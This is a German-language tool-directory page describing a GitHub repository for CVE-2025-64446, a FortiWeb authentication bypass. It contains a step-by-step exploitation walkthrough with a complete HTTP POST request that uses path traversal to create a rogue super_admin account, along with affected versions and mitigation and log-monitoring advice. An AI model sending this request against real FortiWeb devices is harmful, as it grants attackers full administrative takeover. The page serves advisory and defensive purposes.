
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2025-64446 — CVE-2025-64446 | Kitploit
Tools/GitHubGitHub/0xblackash/cve-2025-64446
Authentifizierung & AutorisierungSchwachstellenanalyseExploitationWebanwendungs-ExploitationPenetrationstestsRed Teaming
GitHub0xblackash/cve-2025-64446

CVE-2025-64446

CVE-2025-64446

Repository anzeigen
28vor 7 MonatenNoch nicht geprüft
Teilen

🛡️ CVE-2025-64446 - FortiWeb Kritische Authentifizierungsumgehung & Pfad-Traversal

Linux 6 15 Released (18) (1)

Severity Fortinet Exploited

Kritische nicht authentifizierte Sicherheitslücke, die es entfernten Angreifern ermöglicht, Administratorkonten auf FortiWeb-Geräten zu erstellen.


📌 Überblick

CVE-2025-64446 ist eine schwerwiegende relative Pfad-Traversal-Sicherheitslücke in der Verwaltungsoberfläche der FortiWeb Web Application Firewall.

Ein nicht authentifizierter entfernter Angreifer kann diese Schwachstelle ausnutzen, um die Authentifizierung zu umgehen und neue Administratorbenutzer mit vollen Berechtigungen zu erstellen, was zur vollständigen Kompromittierung des Geräts führt.

  • CVSS v3.1 Score: 9.8 (Kritisch)
  • Angriffstyp: Nicht authentifiziert, remote
  • Auswirkung: Vollständige administrative Übernahme
  • Status: Wird aktiv im Internet ausgenutzt

🛠️ Betroffene Versionen

ProduktBetroffene VersionenBehoben in Version
FortiWeb 8.08.0.0 – 8.0.18.0.2 und höher
FortiWeb 7.67.6.0 – 7.6.47.6.5 und höher
FortiWeb 7.47.4.0 – 7.4.97.4.10 und höher
FortiWeb 7.27.2.0 – 7.2.117.2.12 und höher
FortiWeb 7.07.0.0 – 7.0.117.0.12 und höher

Empfehlung: Aktualisieren Sie so schnell wie möglich auf die neueste gepatchte Version.


🔥 Wie Angreifer diese Sicherheitslücke ausnutzen

Schritt-für-Schritt-Ausnutzung

  1. Zielidentifikation
    Der Angreifer scannt nach öffentlich zugänglichen FortiWeb-Verwaltungsoberflächen (normalerweise auf HTTPS-Port 443 oder 8443).

  2. Erstellen der bösartigen Anfrage
    Kern des Exploits ist eine relative Pfad-Traversal (../) kombiniert mit einer speziell gestalteten URL, die einen internen nicht authentifizierten CGI-Endpunkt erreicht.

    Muster des verwundbaren Endpunkts:

    /api/v2.0/cmdb/system/admin?.../../../../../../cgi-bin/fwbcgi
    
  3. Senden des Exploits


    Der Angreifer sendet eine einzelne POST-Anfrage mit JSON-Payload, um ein neues Administratorkonto zu erstellen.

    Beispiel-Exploit-Anfrage:

    POST /api/v2.0/cmdb/system/admin%3f/../../../../../cgi-bin/fwbcgi HTTP/1.1
    Host: target-fortiw eb.example.com
    Content-Type: application/json
    
    {
      "name": "hackedadmin",
      "password": "AttackerPass123!",
      "access_profile": "super_admin",
      "type": "local"
    }
    
  4. Erfolgreiche Ausnutzung

    Im Erfolgsfall erstellt FortiWeb das neue Admin-Konto ohne vorherige Authentifizierung. Der Angreifer kann sich dann mit den neu erstellten Anmeldedaten anmelden und die vollständige Kontrolle über die WAF erlangen.

Warum es funktioniert

Die Verwaltungs-API bereinigt den Pfad nicht ordnungsgemäß, sodass die Anfrage zurück zur alten fwbcgi-Binärdatei traversieren kann, die bei bestimmten Vorgängen keine Authentifizierung erzwingt.



📸 Screenshots

Fortinet0day 3 Fortinet0day Fortinet0day 1 Fortinet0day 2

🛡️ Abhilfe & Best Practices

  • Aktualisieren Sie FortiWeb sofort auf eine behobene Version
  • Setzen Sie die Verwaltungsoberfläche niemals direkt dem Internet aus
  • Verwenden Sie starke Netzwerksegmentierung und VPN für administrativen Zugriff
  • Überwachen Sie Protokolle auf Anfragen, die fwbcgi, ../ oder ungewöhnliche Admin-Erstellungsversuche enthalten
  • Überprüfen Sie regelmäßig Administratorkonten auf verdächtige Einträge

Nur für Bildungs- und defensive Sicherheitsforschungszwecke.

Mit ❤️ für die Cybersicherheits-Community erstellt

Zuletzt aktualisiert: April 2026

Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    755
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    510
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    415
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    343
  • 5

    antifox

    antifox-ai/antifox

    KI-Multi-Agenten-Plattform für autonome Penetrationstests, die Recon, Angriffsflächen-Erkennung, Exploit-Validierung und evidenzbasierte Berichtserstellung durchführt.

    259
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    258

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →